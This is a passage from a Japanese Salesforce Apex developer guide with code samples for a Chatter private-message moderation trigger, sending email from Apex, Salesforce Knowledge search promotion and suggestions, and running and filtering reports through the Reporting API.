非公開メッセージのトリガを作成するには、[設定]から[カスタマイズ]>**[Chatter]**>[トリガ]>**[ChatterMessage のトリガ]**をクリックします。または、開発者コンソールで [ファイル] > [新規] > **[Apex トリガ]** をクリックし、**[sObject]** ドロップダウンリストから ChatterMessage を選択してもトリガを作成できます。

次の表は、ChatterMessage で公開される項目のリストです。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ChatterMessage の Apex トリガを保存する

- 「Apex 開発」

  および

  「Chatter メッセージの管理」

表 1 : ChatterMessage で使用可能な項目

項目	Apex データ型	説明
Id	ID	Chatter メッセージの一意の識別子

項目	Apex データ型	説明
Body	String	送信者によって投稿された Chatter メッセージの本文
SenderId	ID	送信者のユーザ ID
SentDate	DateTime	メッセージの送信日時
SendingNetworkId	ID	メッセージの送信元のネットワーク(コミュニティ)。 この項目は、コミュニティが有効で、非公開メッセージが少なくとも 1 つのコミュニティで有効な場合にのみ表示されます。

次の例は、それぞれの新規メッセージを確認するために使用される ChatterMessage の *before insert* トリガを示します。このトリガはクラスメソッド `moderator.review()` をコールして、それぞれの新規メッセージを挿入前に確認します。

```
trigger PrivateMessageModerationTrigger on ChatterMessage (before insert) {

    ChatterMessage[] messages = Trigger.new;



    // Instantiate the Message Moderator using the factory method

    MessageModerator moderator = MessageModerator.getInstance();



    for (ChatterMessage currentMessage : messages) {

        moderator.review(currentMessage);

    }

}
```

メッセージがポリシー違反の場合 (メッセージ本文にブラックリストに登録された語が含まれる場合など)、Apex `addError` メソッドをコールすることで、メッセージの送信を防ぐことができます。`addError` をコールして、項目またはメッセージ全体にカスタムエラーメッセージを追加できます。次のスニペットは、`reviewContent` メソッドのうち、エラーをメッセージの [本文] 項目に追加する部分を示します。

```
          if (proposedMsg.contains(nextBlackListedWord)) {

             theMessage.Body.addError(

                 'This message does not conform to the acceptable use policy');

             System.debug('moderation flagged message with word: '

                 + nextBlackListedWord);
```

```
            problemsFound=true;
            break;
        }
```

次に、送信者とメッセージの内容を確認するメソッドが含まれる `MessageModerator` クラスの全体を示します。このクラスのコードの一部は、簡略化のために削除されています。

```
public class MessageModerator {

   private Static List<String> blacklistedWords=null;
   private Static MessageModerator instance=null;


   /**
     Overall review includes checking the content of the message,
     and validating that the sender is allowed to send messages.
   **/
   public void review(ChatterMessage theMessage) {
    reviewContent(theMessage);
    reviewSender(theMessage);
   }


   /**
     This method is used to review the content of the message. If the content
     is unacceptable, field level error(s) are added.
   **/
   public void reviewContent(ChatterMessage theMessage) {
      // Forcing to lower case for matching
      String proposedMsg=theMessage.Body.toLowerCase();
      boolean problemsFound=false; // Assume it's acceptable
      // Iterate through the blacklist looking for matches
```

```
    for (String nextBlackListedWord : blacklistedWords) {
        if (proposedMsg.contains(nextBlackListedWord)) {
            theMessage.Body.addError(
                'This message does not conform to the acceptable use policy');
            System.debug('moderation flagged message with word: '
                + nextBlackListedWord);
            problemsFound=true;
            break;
        }
       }

    // For demo purposes, we're going to add a "seal of approval" to the
    // message body which is visible.
    if (!problemsFound) {
      theMessage.Body = theMessage.Body +
          ' *** approved, meets conduct guidelines';
    }

 }

/**
  Is the sender allowed to send messages in this context?
  -- Moderators -- always allowed to send
  -- Internal Members -- always allowed to send
  -- Community Members -- in general only allowed to send if they have
        a sufficient Reputation
  -- Community Members -- with insufficient reputation may message the
```

```
        moderator(s)
**/
public void reviewSender(ChatterMessage theMessage) {
   // Are we in a Community Context?
   boolean isCommunityContext = (theMessage.SendingNetworkId != null);

   // Get the User
   User sendingUser = [SELECT Id, Name, UserType, IsPortalEnabled
                       FROM User where Id = :theMessage.SenderId ];
   // ...
}

/**
  Enforce a singleton pattern to improve performance
**/
public static MessageModerator getInstance() {
  if (instance==null) {
     instance = new MessageModerator();
  }
  return instance;
}


/**
  Default contructor is private to prevent others from instantiating this class
  without using the factory.
  Initializes the static members.
```

```
    **/
    private MessageModerator() {
        initializeBlackList();
    }
    /**
      Helper method that does the "heavy lifting" to load up the dictionaries
      from the database.
      Should only run once to initialize the static member which is used for
      subsequent validations.
    **/
    private void initializeBlackList() {
        if (blacklistedWords==null) {
            // Fill list of blacklisted words
            // ...
        }
    }
}
```

コミュニティ

コミュニティは、従業員、お客様、およびパートナーが接続するブランド空間です。ビジネスニーズに合わせてコミュニティをカスタマイズしながら作成することができ、その後もコミュニティ間をシームレスに移行できます。

コミュニティとは、従業員、顧客、パートナーをつなぐブランド空間です。`Network` クラス、および `ConnectApi` 名前空間の Chatter in Apex クラスを使用して、Apex でコミュニティを操作できます。

Chatter in Apex には、コミュニティに関する情報を返すメソッドが含まれる `ConnectApi.Communities` クラスがあります。また、ほとんどの Chatter in Apex メソッドでは *`communityId`* 引数を使用できます。

関連トピック:

- Network クラス
- ConnectApi 名前空間

メール

Apex を使用して受信メールと送信メールを操作できます。

次のメール機能で Apex を使用します。

このセクションの内容:

受信メール

Apex を使用して、Salesforce に送信されたメールを処理できます。

Apex を使用してメールと添付ファイルの受信および処理を行うことができます。メールは Apex メールサービスで受信し、InboundEmail オブジェクトを使用する Apex クラスで処理します。

メモ: Apex メールサービスは、Developer Edition、Enterprise Edition、Unlimited Edition、Performance Edition 組織のみで使用できます。

「Apex メールサービス」を参照してください。

送信メール

Apex を使用して、Salesforce から送信されたメールを操作します。

個別メール送信または一括メール送信に Apex を使用することができます。メールには、件名、BCC アドレスなど標準的なメールの属性をすべて含めることができます。Salesforce メールテンプレートを使用することが可能で、平文テキスト、HTML 形式または Visualforce で生成されたテンプレートのいずれかを選択できます。

メモ: Visualforce メールテンプレートは一括メール送信には使用できません。

Salesforce を使用し、メールが送られた日付、最初に開かれた日付と最後に開かれた日付、開かれた合計回数など HTML 形式のメールの状況を追跡できます (詳細は、Salesforce オンラインヘルプの「HTML メールの追跡」を参照してください)。

個別メール送信または一括メール送信に Apex を使用するには、次のクラスを使用します。

SingleEmailMessage

単一のメールメッセージの送信に使用されるメールオブジェクトをインスタンス化します。構文は次のとおりです。

```
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
```

MassEmailMessage

メールメッセージの一括メール送信に使用されるメールオブジェクトをインスタンス化します。構文は次のとおりです。

```
Messaging.MassEmailMessage mail = new Messaging.MassEmailMessage();
```

Messaging

静的な sendEmail メソッドを含みます。このメソッドでは、SingleEmailMessage クラスまたは MassEmailMessage クラスのいずれかを使用してインスタンス化するメールオブジェクトを送信し、SendEmailResult オブジェクトを返します。

メールを送信する構文は次のとおりです。

```
Messaging.sendEmail(new Messaging.Email[] { mail } , opt_allOrNone);
```

Email は Messaging.SingleEmailMessage または Messaging.MassEmailMessage のいずれかとなります。

(省略可能) *opt_allOrNone* パラメータでは、任意のメッセージがエラーで失敗した場合、sendEmail でその他すべてのメッセージの配信を行わない (true) か、エラーのないメッセージの配信を行う (false) かを指定します。デフォルトは、true です。

静的な reserveMassEmailCapacity メソッドおよび reserveSingleEmailCapacity メソッドを含みます。これらのメソッドはメールを送信する前にコールし、トランザクションをコミットしてメールを送信するときに、送信する組織の 1 日あたりのメール送信量の制限を超えていないことを確認します。構文は次のとおりです。

```
Messaging.reserveMassEmailCapacity(count);
```

および

```
Messaging.reserveSingleEmailCapacity(count);
```

ここで、*count* はメールの送信先アドレスの総数を示します。

次の点に注意してください。

- Apex トランザクションがコミットされるまでメールは送信されません。
- sendEmail メソッドをコールしているユーザのメールアドレスは、メールヘッダーの [送信元アドレス] 項目に挿入されます。返信されたメール、不達メールおよび外出中の自動返信メールは、このメソッドをコールしているユーザに送信されます。
- トランザクションあたり最大 10 個の sendEmail メソッド。Limits メソッドを使用して、トランザクション内の sendEmail メソッドの数を確認します。
- sendEmail メソッドで送信される単一のメールメッセージは、送信する組織の 1 日の単一メール制限にカウントされます。この制限値に達すると、SingleEmailMessage を使用する sendEmail メソッドへのコールは拒否され、ユーザは SINGLE_EMAIL_LIMIT_EXCEEDED エラーコードを受信します。ただし、Salesforce アプリケーションを通して送られた単一メールは許可されます。
- sendEmail メソッドで送信される一括メールメッセージは、送信する組織の 1 日の一括メール制限にカウントされます。この制限値に達すると、MassEmailMessage を使用する sendEmail メソッドへのコールは拒否され、ユーザは MASS_MAIL_LIMIT_EXCEEDED エラーコードを受信します。

- SendEmailResult オブジェクトで返されるすべてのエラーは、メールが送信されなかったことを表します。

Messaging.SingleEmailMessage には setOrgWideEmailAddressId というメソッドがあります。OrgWideEmailAddress オブジェクトのオブジェクト ID を受け取ります。setOrgWideEmailAddressId に有効な ID が渡されると、OrgWideEmailAddress.DisplayName 項目が、ログインユーザの［表示名］ではなく、メールヘッダーに使用されます。ヘッダーの送信メールアドレスも、OrgWideEmailAddress.Address で定義された項目に設定されます。

メモ: OrgWideEmailAddress.DisplayName および setSenderDisplayName の両方が定義されると、DUPLICATE_SENDER_DISPLAY_NAME エラーが発生します。

詳細は、Salesforce オンラインヘルプの「組織の共有アドレス」を参照してください。

例

```
// First, reserve email capacity for the current Apex transaction to ensure

// that we won't exceed our daily email limits when sending email after

// the current transaction is committed.

Messaging.reserveSingleEmailCapacity(2);



// Processes and actions involved in the Apex transaction occur next,

// which conclude with sending a single email.



// Now create a new single email message object

// that will send out a single email to the addresses in the To, CC & BCC list.

Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();



// Strings to hold the email addresses to which you are sending the email.

String[] toAddresses = new String[] {'user@acme.com'};

String[] ccAddresses = new String[] {'smith@gmail.com'};




// Assign the addresses for the To and CC lists to the mail object.

mail.setToAddresses(toAddresses);
```

```
mail.setCcAddresses(ccAddresses);


// Specify the address used when the recipients reply to the email.
mail.setReplyTo('support@acme.com');


// Specify the name used as the display name.
mail.setSenderDisplayName('Salesforce Support');


// Specify the subject line for your email address.
mail.setSubject('New Case Created : ' + case.Id);


// Set to True if you want to BCC yourself on the email.
mail.setBccSender(false);


// Optionally append the salesforce.com email signature to the email.
// The email address of the user executing the Apex Code will be used.
mail.setUseSignature(false);


// Specify the text content of the email.
mail.setPlainTextBody('Your Case: ' + case.Id +' has been created.');


mail.setHtmlBody('Your case:<b> ' + case.Id +' </b>has been created.<p>'+
     'To view your case <a href=https://na1.salesforce.com/'+case.Id+'>click here.</a>');


// Send the email you have created.
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
```

Salesforce ナレッジ

Salesforce ナレッジは、ユーザが内容 (記事とも呼ばれる) を簡単に作成および管理でき、必要な記事の検索と表示をすばやく実行できる知識ベースです。

Apex を使用して、次の Salesforce ナレッジ機能にアクセスします。

このセクションの内容:

ナレッジ管理

ユーザは、Salesforce ユーザインターフェースからだけでなく、Apex を使用して、記事の書き込み、公開、アーカイブ、管理を行うことができます。

記事とその翻訳のライフサイクルで次の部分を管理するには、`KbManagement.PublishingService` クラスのメソッドを使用します。

- 公開
- 更新
- 取得
- 削除
- 翻訳の申請
- 翻訳を完了または未完了の状況に設定
- アーカイブ
- ドラフト記事または翻訳のレビュータスクの割り当て

メモ: 日付値は、GMT に基づきます。

このクラスのメソッドを使用するには、Salesforce ナレッジを有効にする必要があります。Salesforce ナレッジの設定についての詳細は、『Salesforce Knowledge Implementation Guide』を参照してください。

関連トピック:

PublishingService クラス

昇格済み検索語

昇格済み検索語は、エンドユーザの検索に特定のキーワードが含まれている場合に、サポート問題の解決によく使用されることがわかっている Salesforce ナレッジ記事を昇格させるのに役立ちます。ユーザは、Salesforce ユーザインターフェースだけでなく Apex でも (SearchPromotionRule sObject を使用することで)、キーワードを記事に関連付けることによって検索結果で記事を昇格させることができるようになりました。

昇格済み用語を管理するには、記事が公開状況 (`PublishSatus` 項目の値が `[オンライン]`) である必要があります。

例: 次のコードサンプルは、検索昇格ルールの追加方法を示します。このサンプルは、MyArticle__kav タイプの公開済み記事を取得するクエリを実行します。サンプルでは次に、語「Salesforce」を含む記事を昇格させるための SearchPromotionRule sObject を作成し、最初に返された記事を割り当てます。最後に、この新しい sObject を挿入します。

```
// Identify the article to promote in search results

List<MyArticle__kav> articles = [SELECT Id FROM MyArticle__kav WHERE
PublishStatus='Online' AND Language='en_US' AND Id='Article Id'];



// Define the promotion rule

SearchPromotionRule s = new SearchPromotionRule(

    Query='Salesforce',

    PromotedEntity=articles[0]);



// Save the new rule

insert s;
```

SearchPromotionRule sObject に対して DML 操作を実行するには、Salesforce ナレッジを有効化する必要があります。

Salesforce ナレッジ記事の推奨

ユーザが検索を実行する前に関連記事に移動するショートカットをユーザに提供します。`Search.suggest(searchText, objectType, options)` をコールして、ユーザの検索クエリ文字列にタイトルが一致する Salesforce ナレッジ記事のリストを返します。

推奨を返すには、Salesforce ナレッジを有効にします。Salesforce ナレッジの設定についての詳細は、『Salesforce Knowledge Implementation Guide』を参照してください。

次の Visualforce ページには、記事または取引先を検索する入力項目があります。ユーザが [推奨] ボタンを押すと、推奨されるレコードが表示されます。結果が 5 件より多い場合、[結果をさらに表示] ボタンが表示されます。結果をさらに表示するには、このボタンをクリックします。

```
<apex:page controller="SuggestionDemoController">

    <apex:form >

        <apex:pageBlock mode="edit" id="block">

            <h1>Article and Record Suggestions</h1>

            <apex:pageBlockSection >

                <apex:pageBlockSectionItem >

                    <apex:outputPanel >

                        <apex:panelGroup >

                            <apex:selectList value="{!objectType}" size="1">

                               <apex:selectOption itemLabel="Account" itemValue="Account"
 />

                                <apex:selectOption itemLabel="Article"
itemValue="KnowledgeArticleVersion" />

                                <apex:actionSupport event="onchange" rerender="block"/>

                            </apex:selectList>

                        </apex:panelGroup>

                        <apex:panelGroup >

                            <apex:inputHidden id="nbResult" value="{!nbResult}" />

                        <apex:outputLabel for="searchText">Search Text</apex:outputLabel>

                            <apex:inputText id="searchText" value="{!searchText}"/>

                            <apex:commandButton id="suggestButton" value="Suggest"
action="{!doSuggest}"

                                                rerender="block"/>

                            <apex:commandButton id="suggestMoreButton" value="More
```

```
results..." action="{!doSuggestMore}"
                                                rerender="block" style="{!IF(hasMoreResults,
 '', 'display: none;')}"/>
                        </apex:panelGroup>
                    </apex:outputPanel>
                </apex:pageBlockSectionItem>
            </apex:pageBlockSection>
            <apex:pageBlockSection title="Results" id="results" columns="1"
rendered="{!results.size>0}">
                <apex:dataList value="{!results}" var="w" type="1">
                    Id: {!w.SObject['Id']}
                    <br />
                    <apex:panelGroup rendered="{!objectType=='KnowledgeArticleVersion'}">

                        Title: {!w.SObject['Title']}
                    </apex:panelGroup>
                    <apex:panelGroup rendered="{!objectType!='KnowledgeArticleVersion'}">

                        Name: {!w.SObject['Name']}
                    </apex:panelGroup>
                    <hr />
                </apex:dataList>
            </apex:pageBlockSection>
            <apex:pageBlockSection id="noresults" rendered="{!results.size==0}">
                No results
            </apex:pageBlockSection>
            <apex:pageBlockSection rendered="{!LEN(searchText)>0}">
                Search text: {!searchText}
            </apex:pageBlockSection>
```

```
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

次のコードは、ページのカスタム Visualforce コントローラです。

```
public class SuggestionDemoController {


    public String searchText;
    public String language = 'en_US';
    public String objectType = 'Account';
    public Integer nbResult = 5;
    public Transient Search.SuggestionResults suggestionResults;


    public String getSearchText() {
        return searchText;
    }


    public void setSearchText(String s) {
        searchText = s;
    }


    public Integer getNbResult() {
        return nbResult;
    }


    public void setNbResult(Integer n) {
        nbResult = n;
    }
```

```
public String getLanguage() {
    return language;
}

public void setLanguage(String language) {
    this.language = language;
}

public String getObjectType() {
    return objectType;
}

public void setObjectType(String objectType) {
    this.objectType = objectType;
}

public List<Search.SuggestionResult> getResults() {
    if (suggestionResults == null) {
        return new List<Search.SuggestionResult>();
    }

    return suggestionResults.getSuggestionResults();
}

public Boolean getHasMoreResults() {
    if (suggestionResults == null) {
        return false;
```

```
        }
        return suggestionResults.hasMoreResults();
    }

    public PageReference doSuggest() {
        nbResult = 5;
        suggestAccounts();
        return null;
    }

    public PageReference doSuggestMore() {
        nbResult += 5;
        suggestAccounts();
        return null;
    }

    private void suggestAccounts() {
        Search.SuggestionOption options = new Search.SuggestionOption();
       Search.KnowledgeSuggestionFilter filters = new Search.KnowledgeSuggestionFilter();

        if (objectType=='KnowledgeArticleVersion') {
            filters.setLanguage(language);
            filters.setPublishStatus('Online');
        }
        options.setFilter(filters);
        options.setLimit(nbResult);
        suggestionResults = Search.suggest(searchText, objectType, options);
```

```
    }

}
```

関連トピック:

suggest(searchQuery, sObjectType, suggestions)

Salesforce1 Reporting API via Apex

Salesforce1 Reporting API via Apex では、レポートビルダーで定義したレポートデータにプログラムを介してアクセスできます。

API では、Salesforce プラットフォーム内外で任意の Web アプリケーションまたはモバイルアプリケーションにレポートデータを統合できます。たとえば、API を使用して、各四半期の最優秀担当者のスナップ写真を掲載した Chatter 投稿をトリガできます。

Salesforce1 Reporting API via Apex は、データへのアクセスとデータの視覚化を大幅に改革します。可能な操作は次のとおりです。

- レポートデータをカスタムオブジェクトに統合する。
- レポートデータを豊富な視覚効果に統合して、データにアニメーション効果を設定する。
- カスタムダッシュボードを作成する。
- レポートタスクを自動化する。

API リソースでは、概要レベルでレポートデータのクエリおよび絞り込みができます。次の操作を実行できます。

- 表形式レポート、サマリーレポート、またはマトリックスレポートを同期または非同期に実行する。
- 特定のデータをその場で絞り込む。
- レポートデータおよびメタデータをクエリする。

このセクションの内容:

要件および制限事項

Salesforce1 Reporting API via Apex は、API を有効にしている組織で使用できます。

レポート実行

Salesforce1 Reporting API via Apex を使用して、同期または非同期にレポートを実行できます。

レポートの非同期実行のリスト

非同期に実行した 2,000 個までのレポートインスタンスのリストを取得できます。

レポートメタデータの取得

レポートメタデータを取得して、レポートとそのレポートタイプの情報を取得できます。

レポートデータの取得

`ReportResults` クラスを使用して、レポートに関連付けられたデータを含むファクトマップを取得できます。

レポートの絞り込み

その場で特定の結果を得られるように、API でレポートを絞り込むことができます。

ファクトマップの復号化

ファクトマップには、レポートのサマリーデータ値およびレコードレベルデータ値が含まれます。

レポートのテスト

すべての Apex コードと同様に、Salesforce1 Reporting API via Apex コードにはテストカバー率が必要です。

関連トピック:

Reports 名前空間

要件および制限事項

Salesforce1 Reporting API via Apex は、API を有効にしている組織で使用できます。

Salesforce1 Reporting API には、一般的な API 制限に加えて次の制限が適用されます。

- クロス条件、標準レポート条件、行制限による絞り込みは、データを絞り込む場合には使用できません。
- 履歴トレンドレポートは、マトリックスレポートでのみサポートされています。
- API では、列として選択された 100 個までの項目を含むレポートのみ処理できます。
- 最近参照した 200 個までのレポートのリストが返されます。
- 1 時間あたり 500 回までのレポートの同期実行を組織で要求できます。
- API では、一度に 20 回までのレポートの同期実行の要求をサポートしています。
- 非同期に実行された 2,000 個までのレポートインスタンスのリストが返されます。
- API では、レポートの非同期実行の結果を取得するために、一度に 200 件までの要求をサポートしています。
- 1 時間あたり 1,200 回までの非同期要求を組織で要求できます。
- レポートの非同期実行の結果は、24 時間以内に使用できます。
- API では、レポートの最初の 2,000 行までが返されます。検索条件を使用して結果を絞り込むことができます。
- レポートの実行時にカスタム項目の検索条件を 20 件まで追加できます。

Salesforce1 Reporting API via Apex には、さらに次の制限が適用されます。

- Apex の一括処理では、非同期レポートコールはできません。
- Apex トリガでは、レポートコールは実行できません。
- 最近実行したレポートをリストする Apex メソッドはありません。
- レポートの同期実行中に処理されるレポート行数は、SOQL クエリで取得される合計行数をトランザクションあたり 50,000 行に制限するガバナ制限にカウントされます。レポートが非同期に実行される場合、この制限は適用されません。
- Apex テストの場合、`SeeAllData` アノテーションは、`true` と `false` のどちらに設定されていても、レポートの実行で必ず無視されます。つまり、レポート結果には、テストで作成されていない既存のデータが含まれます。レポート実行で `SeeAllData` アノテーションを無効にする方法はありません。結果を制限するには、レポートで検索条件を使用します。

- Apex テストの場合、`Test.stopTest` メソッドを使用してテストを停止した後にのみ、レポートの非同期実行が実行されます。

メモ: レポートビルダーで作成されたレポートに適用されるすべての制限が API にも適用されます。詳細は、Salesforce オンラインヘルプの「分析の制限」を参照してください。

レポート実行

Salesforce1 Reporting API via Apex を使用して、同期または非同期にレポートを実行できます。

レポートは、詳細の有無に関わらず実行できます。また、レポートメタデータを設定して絞り込むこともできます。レポートを実行すると、Salesforce ユーザインターフェースでレポートを実行するときに使用できるレコード数と同じ数のレコードのデータが API によって返されます。

すぐにレポートの実行が完了すると期待される場合は、レポートを同期して実行します。それ以外の場合は、次の理由により、Salesforce API を使用して、レポートを非同期に実行することをお勧めします。

- レポートの実行時間が長い場合、非同期に実行することでタイムアウトの制限に達するリスクが低くなります。
- Salesforce API 全体のタイムアウト制限 (2 分) は、非同期実行には適用されません。
- Salesforce1 Reporting API は、一度に多数の非同期実行要求を処理できます。
- レポートの非同期実行の結果は 24 時間のローリング期間保存されるため、繰り返しアクセスできます。

例: レポートの同期実行

レポートを同期して実行するには、いずれかの `ReportManager.runReport()` メソッドを使用します。次に例を示します。

```
// Get the report ID

List <Report> reportList = [SELECT Id,DeveloperName FROM Report where

    DeveloperName = 'Closed_Sales_This_Quarter'];

String reportId = (String)reportList.get(0).get('Id');



// Run the report

Reports.ReportResults results = Reports.ReportManager.runReport(reportId, true);

System.debug('Synchronous results: ' + results);
```

例: レポートの非同期実行

レポートを非同期に実行するには、いずれかの `ReportManager.runAsyncReport()` メソッドを使用します。次に例を示します。

```
// Get the report ID
```

```
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run the report
Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
System.debug('Asynchronous instance: ' + instance);
```

レポートの非同期実行のリスト

非同期に実行した 2,000 個までのレポートインスタンスのリストを取得できます。

インスタンスリストは、レポートが実行された日時で並び替えられます。レポート結果は、24時間のローリング期間保存されます。この間、ユーザのアクセスレベルに基づいて、実行されたレポートの各インスタンスの結果にアクセスできます。

例: `ReportManager.getReportInstances` メソッドをコールして、インスタンスリストを取得できます。次に例を示します。

```
// Get the report ID
List <Report> reportList = [SELECT Id,DeveloperName FROM Report where
    DeveloperName = 'Closed_Sales_This_Quarter'];
String reportId = (String)reportList.get(0).get('Id');

// Run a report asynchronously
Reports.ReportInstance instance = Reports.ReportManager.runAsyncReport(reportId, true);
System.debug('List of asynchronous runs: ' +
    Reports.ReportManager.getReportInstances(reportId));
```

レポートメタデータの取得

レポートメタデータを取得して、レポートとそのレポートタイプの情報を取得できます。

メタデータには、絞り込み、グルーピング、詳細データ、集計のためにレポートで使用されている項目に関する情報が含まれます。メタデータを使用して、次のことを実行できます。

- レポートタイプで絞り込むことができる項目および値を確認する。

- 項目、グルーピング、詳細データ、集計に関するメタデータ情報を使用して、カスタムグラフ視覚効果を作成する。
- レポートの実行時にレポートメタデータの検索条件を変更する。

レポートメタデータを取得するには、`ReportResults.getReportMetadata` メソッドを使用します。次に、`ReportMetadata` クラスで「get」メソッドを使用して、メタデータ値にアクセスできます。

例: 次の例では、レポートのメタデータを取得します。

```
// Get the report ID

List <Report> reportList = [SELECT Id,DeveloperName FROM Report where

    DeveloperName = 'Closed_Sales_This_Quarter'];

String reportId = (String)reportList.get(0).get('Id');



// Run a report

Reports.ReportResults results = Reports.ReportManager.runReport(reportId);



// Get the report metadata

Reports.ReportMetadata rm = results.getReportMetadata();

System.debug('Name: ' + rm.getName());

System.debug('ID: ' + rm.getId());

System.debug('Currency code: ' + rm.getCurrencyCode());

System.debug('Developer name: ' + rm.getDeveloperName());



// Get grouping info for first grouping

Reports.GroupingInfo gInfo = rm.getGroupingsDown()[0];

System.debug('Grouping name: ' + gInfo.getName());

System.debug('Grouping sort order: ' + gInfo.getSortOrder());

System.debug('Grouping date granularity: ' + gInfo.getDateGranularity());



// Get aggregates

System.debug('First aggregate: ' + rm.getAggregates()[0]);
```

```
System.debug('Second aggregate: ' + rm.getAggregates()[1]);


// Get detail columns

System.debug('Detail columns: ' + rm.getDetailColumns());


// Get report format

System.debug('Report format: ' + rm.getReportFormat());
```

レポートデータの取得

ReportResults クラスを使用して、レポートに関連付けられたデータを含むファクトマップを取得できます。

例: ファクトマップのデータ値にアクセスするには、グルーピング値キーを対応するファクトマップキーに対応付けます。次の例では、商談レポートが完了予定月でグループ化されていて、金額項目が集計されていることを前提としています。レポートの最初のグルーピングの集計金額の値を取得する手順は、次のとおりです。

1. ReportResults.getGroupingsDown メソッドを使用して、最初の GroupingValue オブジェクトにアクセスし、レポートの最初のダウングルーピングを取得します。
2. getKey メソッドを使用して、GroupingValue オブジェクトからグルーピングキー値を取得します。
3. '!T' をこのキー値に追加して、ファクトマップキーを作成します。作成されたファクトマップキーは、最初のダウングルーピングの集計値を表します。
4. ファクトマップキーを使用して、レポート結果からファクトマップを取得します。
5. ReportFact.getAggregates メソッドを使用して、最初の SummaryValue オブジェクトにアクセスし、集計金額値を取得します。
6. ReportFactWithDetails.getRows メソッドを使用して、レポートの最初の行の最初のデータセルから項目値を取得します。

```
// Get the report ID

List <Report> reportList = [SELECT Id,DeveloperName FROM Report where

    DeveloperName = 'Closed_Sales_This_Quarter'];

String reportId = (String)reportList.get(0).get('Id');


// Run a report synchronously
```

```
Reports.reportResults results = Reports.ReportManager.runReport(reportId, true);

// Get the first down-grouping in the report
Reports.Dimension dim = results.getGroupingsDown();
Reports.GroupingValue groupingVal = dim.getGroupings()[0];
System.debug('Key: ' + groupingVal.getKey());
System.debug('Label: ' + groupingVal.getLabel());
System.debug('Value: ' + groupingVal.getValue());

// Construct a fact map key, using the grouping key value
String factMapKey = groupingVal.getKey() + '!T';

// Get the fact map from the report results
Reports.ReportFactWithDetails factDetails =
    (Reports.ReportFactWithDetails)results.getFactMap().get(factMapKey);

// Get the first summary amount from the fact map
Reports.SummaryValue sumVal = factDetails.getAggregates()[0];
System.debug('Summary Value: ' + sumVal.getLabel());

// Get the field value from the first data cell of the first row of the report
Reports.ReportDetailRow detailRow = factDetails.getRows()[0];
System.debug(detailRow.getDataCells()[0].getLabel());
```

レポートの絞り込み

その場で特定の結果を得られるように、API でレポートを絞り込むことができます。

APIで行われた検索条件の変更は、ソースレポート定義には影響しません。APIを使用して、最大20個のカスタム項目検索条件で絞り込みができます。また、検索条件ロジック(ANDやORなど)を追加することもできます。ただし、標準検索条件(範囲など)、行制限による絞り込み、およびクロス条件は使用できません。

レポートを絞り込む前に、メタデータの次の検索条件値を確認しておくと役立ちます。

- `ReportTypeColumn.getFilterable` メソッドは、項目を絞り込むことができるかどうかを通知します。
- `ReportTypeColumn.filterValues` メソッドは、項目のすべての検索条件値を返します。
- `ReportManager.dataTypeFilterOperatorMap` メソッドは、レポートの絞り込みに使用できる項目のデータ型をリストします。
- `ReportMetadata.getReportFilters` メソッドは、レポートに存在するすべての検索条件をリストします。

レポートの同期実行中または非同期実行中にレポートを絞り込むことができます。

例: レポートを絞り込むには、レポートメタデータの検索条件値を設定してレポートを実行します。次の例では、レポートメタデータを取得して検索条件値を上書きし、レポートを実行します。例:

1. `ReportMetadata.getReportFilters` メソッドを使用して、メタデータからレポート検索条件オブジェクトを取得します。
2. `ReportFilter.setValue` メソッドを使用して、検索条件値を特定の日付に設定し、レポートを実行します。
3. 検索条件値を別の日付で上書きし、レポートを再実行します。

この例の出力では、適用された日付の検索条件に基づいて、異なる総計値が表示されます。

```
// Get the report ID

List <Report> reportList = [SELECT Id,DeveloperName FROM Report where

    DeveloperName = 'Closed_Sales_This_Quarter'];

String reportId = (String)reportList.get(0).get('Id');



// Get the report metadata

Reports.ReportDescribeResult describe = Reports.ReportManager.describeReport(reportId);

Reports.ReportMetadata reportMd = describe.getReportMetadata();



// Override filter and run report

Reports.ReportFilter filter = reportMd.getReportFilters()[0];

filter.setValue('2013-11-01');

Reports.ReportResults results = Reports.ReportManager.runReport(reportId, reportMd);
```

```
Reports.ReportFactWithSummaries factSum =

    (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');

System.debug('Value for November: ' + factSum.getAggregates()[0].getLabel());



// Override filter and run report

filter = reportMd.getReportFilters()[0];

filter.setValue('2013-10-01');

results = Reports.ReportManager.runReport(reportId, reportMd);

factSum = (Reports.ReportFactWithSummaries)results.getFactMap().get('T!T');

System.debug('Value for October: ' + factSum.getAggregates()[0].getLabel());
```

ファクトマップの復号化

ファクトマップには、レポートのサマリーデータ値およびレコードレベルデータ値が含まれます。

レポートの実行方法に応じて、レポート結果のファクトマップには、サマリーデータのみ、またはサマリーデータと詳細データの両方が含まれます。ファクトマップ値はキーとして表されます。これをプログラムで使用して、レポートデータを視覚化できます。ファクトマップキーにより、ファクトマップの各セクションにインデックスが提供され、このインデックスからサマリーデータおよび詳細データにアクセスできます。

ファクトマップキーのパターンは、次の表に示すようにレポート形式によって異なります。

レポート形式	ファクトマップキーのパターン
表形式	`T!T:` レポートの総計。レコードデータ値と総計の両方がこのキーで表されます。
サマリー	*<第 1 レベル行のグループ化_第 2 レベル行のグループ化_第 3 レベル行のグループ化>*`!T:T` は行の総計を示します。
マトリックス	*<第 1 レベル行のグループ化_第 2 レベル行のグループ化>!<第 1 レベル列のグループ化_第 2 レベル列のグループ化>*。

行または列のグルーピングの各項目は、`0` から番号が付けられます。ファクトマップキーの例として、次のようなものがあります。

